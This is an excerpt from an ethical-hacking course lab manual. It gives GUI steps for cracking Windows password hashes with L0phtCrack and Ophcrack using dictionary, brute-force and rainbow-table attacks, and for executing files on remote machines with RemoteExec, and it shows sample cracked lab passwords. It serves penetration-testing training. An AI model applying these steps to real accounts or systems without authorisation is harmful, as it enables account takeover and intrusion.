


FIGURE 8.8: Selecting Session options

L0phtCrack uses Dictionary, Hybrid, Recomputed, and Brute Force Password auditing methods.

11. **Auditing options For This Session** window appears:

- i. Select the **Enabled, Crack NTLM Passwords** check boxes in **Dictionary Crack**.
- ii. Select the **Enabled, Crack NTLM Passwords** check boxes in **Dictionary/Hybrid Crack**.
- iii. Select the **Enabled, Crack NTLM Passwords** check boxes in **Brute Force Crack**.
- iv. Select the **Enable Brute Force Minimum Character Count** check box.
- v. Select the **Enable Brute Force Maximum Character Count** check box.

12. Click **OK**.

Module 05 – System Hacking




FIGURE 8.9: Selecting the auditing options

13. Click **Begin**  from the menu bar. L0ptCrack cracks the **administrator password**.
14. A **report** is generated with the cracked passwords.




FIGURE 8.10: Generated cracked Password

Lab Analysis

Document all the results and reports gathered during the lab.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
LOphtCrack	<p>User Names:</p> <ul style="list-style-type: none">▪ Administrator▪ Guest▪ Jason▪ Juggyboy▪ LANGUARD_11_USER▪ Martin <p>Password Found:</p> <ul style="list-style-type: none">▪ qwerty▪ green▪ apple

Questions

1. What are the alternatives to crack administrator passwords?
2. Why is a brute force attack used in the L0phtCrack tool?

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



Password Cracking Using Ophcrack

Ophcrack is a free open source (GPL licensed) program that cracks Windows passwords by using LM hashes through rainbow tables.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

In a security system that allows people to choose their own passwords, those people tend to choose passwords that can be easily guessed. This weakness exists in practically all widely used systems instead of forcing users to choose well-chosen secrets that are likely to be difficult to remember. The basic idea is to ensure that data available to the attacker is sufficiently unpredictable to prevent an off-line verification of whether a guess is successful or not; we examine common forms of guessing attacks, password cracking utilities to develop examples of cryptographic protocols that are immune to such attacks. Poorly chosen passwords are vulnerable to attacks based upon copying information. In order to be an expert ethical hacker and penetration tester, you must understand how to crack the weak administrator or system user account password using password cracking tools. In this lab we show you how to crack system user accounts using Ophcrack.

Lab Objectives

The objective of this lab is to help students learn:

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

- Use the **OphCrack** tool
- Crack **administrator** passwords

Lab Environment

To carry out the lab, you need:

- **OphCrack** tool located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Password Cracking Tools\Ophcrack**
- Run this tool on **Windows Server 2012** (Host Machine)
- You can also download the latest version of **L0phtCrack** from the link <http://ophcrack.sourceforge.net/>

- Administrative privileges to run tools
- Follow the wizard-driven installation instructions

Lab Duration

Time: 15 Minutes

Overview of OphCrack

Rainbow tables for LM hashes of alphanumeric passwords are provided for free by developers. By default, OphCrack is bundled with tables that allow it to crack passwords no longer than 14 characters using only alphanumeric characters.

Lab Task

TASK 1

Cracking the Password

1. Launch the **Start** menu by hovering the mouse cursor on the lower-left corner of the desktop.




FIGURE 9.1: Windows Server 2012 – Desktop view

2. Click the **OphCrack** app to open the **OphCrack** window.




FIGURE 9.2: Windows Server 2012 – Apps

3. The **OphCrack** main window appears.

❑ Rainbow tables for LM hashes of alphanumeric passwords are provided for free by the developers




FIGURE 9.3: OphCrack Main window

4. Click **Load**, and then click **PWDUMP file**.

Ophcrack is bundled with tables that allows it to crack passwords no longer than 14 characters using only alphanumeric characters




Fig 9.4: Selecting PWDUMP file

5. Browse the PWDUMP file that is already generated by using PWDUMP7 in the previous lab no:5 (located at **c:\hashes.txt**).
6. Click **Open**.

Module 05 – System Hacking

 Ophcrack is also available as Live CD distributions which automate the retrieval, decryption, and cracking of passwords from a Windows system.




FIGURE 9.5 import the hashes from PWDUMP file

7. Loaded hashes are shown in the following figure.

User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator	BE40C450AB997...				
Guest	31d6cfef0d16ae9...				empty
LANGUARD_11...	C25510219F66F...				
Martin	5EBE7DFA074D...				
Juggyboy	488CDCD2225...				
Jason	2D20D252AA479F...				
Shiela	OCB6948805F79...				

FIGURE 9.6 Hashes are added

8. Click **Table**. The **Table Selection** window will appear as shown in the following figure.

Module 05 – System Hacking

 **Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 05 System Hacking**




FIGURE 9.7: selecting the Rainbow table

Note: You can download the free XP Rainbow Table, Vista Rainbow Tables from <http://ophcrack.sourceforge.net/tables.php>

9. Select **Vista free**, and click **Install**.





FIGURE 9.8: Installing vista free rainbow table

Module 05 – System Hacking

10. The **Browse For Folder** window appears; select the **the table_vista_free** folder (which is already download and kept at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Password Cracking Tools\Ophcrack**)
11. Click **OK**.

Ophcrack Free tables available for Windows XP, Vista and 7



12. The selected **table_vista_free** is installed.; it shows a **green** color ball which means it is enabled. Click **OK**.

Loads hashes from encrypted SAM recovered from a Windows partition




FIGURE 9.9: vista free rainbow table installed successfully

13. Click **Crack**; it will crack the password as shown in the following figure.

This is necessary if the generation of the LM hash is disabled (this is default for Windows Vista), or if the password is longer than 14 characters (in which case the LM hash is not stored).




FIGURE 9.10: passwords are cracked

Lab Analysis

Analyze and document the results related to the lab exercise.


PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Tool/Utility	Information Collected/Objectives Achieved
OphCrack	<p>User Names:</p> <ul style="list-style-type: none"> ▪ Administrator ▪ Guest ▪ LANGUARD_11_USER ▪ Martin ▪ Juggyboy ▪ Jason ▪ Sheiela <p>Rainbow Table Used: Vista free</p> <p>Password Found:</p> <ul style="list-style-type: none"> ▪ apple ▪ green ▪ qwerty ▪ test

Questions

1. What are the alternatives to cracking administrator passwords?

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



System Monitoring Using RemoteExec

System hacking is the science of testing computers and networks for vulnerabilities and plugging.

ICON KEY	Lab Scenario
Valuable information	To be an expert ethical hacker and penetration tester, you must have sound knowledge of footprinting, scanning, and enumeration. This process requires an active connection to the machine being attacked. A hacker enumerates applications and banners in addition to identifying user accounts and shared resources.
Test your knowledge	
Web exercise	You should also have knowledge of gaining access, escalating privileges, executing applications, hiding files, and covering tracks.
Workbook review	

Lab Objectives

The objective of this lab is to help students to learn how to:

- **Modify/Add/Delete** registry keys and or values
- Install service packs, patches, and hotfixes
- Copy folders and files
- Run programs, scripts, and applications
- Deploy Windows Installer packages in silent mode

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 05 System Hacking

Lab Environment

To carry out the lab, you need:

- **Remote Exec** Tool located at **D:\CEH-Tools\CEHv8 Module 05 System Hacking\Executing Applications Tools\RemoteExec**
- **Windows Server 2008** running on the Virtual machine
- Follow the Wizard Driven Installation steps

- You can also download the latest version of **RemoteExec** from the link <http://www.isdecisions.com/en>
- If you decide to download the latest version, then screenshots shown in the lab might differ
- Administrative privileges to run tools

Lab Duration

Time: 10 Minutes

Overview of RemoteExec

RemoteExec, the universal deployer for Microsoft Windows systems, allows network administrators to run tasks remotely.

Lab Task

T A S K 1

Monitoring System

System Requirements:
Target computers can have any of these operating systems: Microsoft Windows 2003/2008 (No Service Pack is required); an administration console with Microsoft Windows 2003/2008 Service Pack 6, IE5 or more.




FIGURE 10.1: RemoteExec main window

2. To configure executing a file, double-click **Remote jobs**.

Module 05 – System Hacking

 RemoteExec considerably simplifies and accelerates all install and update tasks on a local or wide area network (WAN) as well as on remote machines.




FIGURE 10.2: RemoteExec configuring Remote jobs

3. To execute a **New Remote job**, double-click the **New Remote job** option that **configures** and **executes** a new remote job.




FIGURE 10.3: RemoteExec configuring New Remote job

4. In a **New Remote job** configuration you can view different categories to work remotely.
5. Here as an example: we are executing the file execution option. To execute double-click **File Execution**.

 Configure files to be generated: You see that the report has been added after the installation of Acrobat Reader in the scheduled tasks. A new section, "Document generation," is available to specify the output files. Select a PDF file to be generated in an existing folder. Make sure that the account running the task has write access to this folder.

Module 05 – System Hacking

Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8\Module 05 System Hacking




FIGURE 10.4: RemoteExec configuring File Execution

6. In the **File execution** settings, browse the **executable** file, select **Interactive** from drop-down list of **Context**, and check the **Auto** option.

Note: Using RemoteExec, you can:
Install patches, service packs, and hotfixes
Deploy Windows Installer packages in silent mode
Run applications, programs, and scripts
Copy files and folders

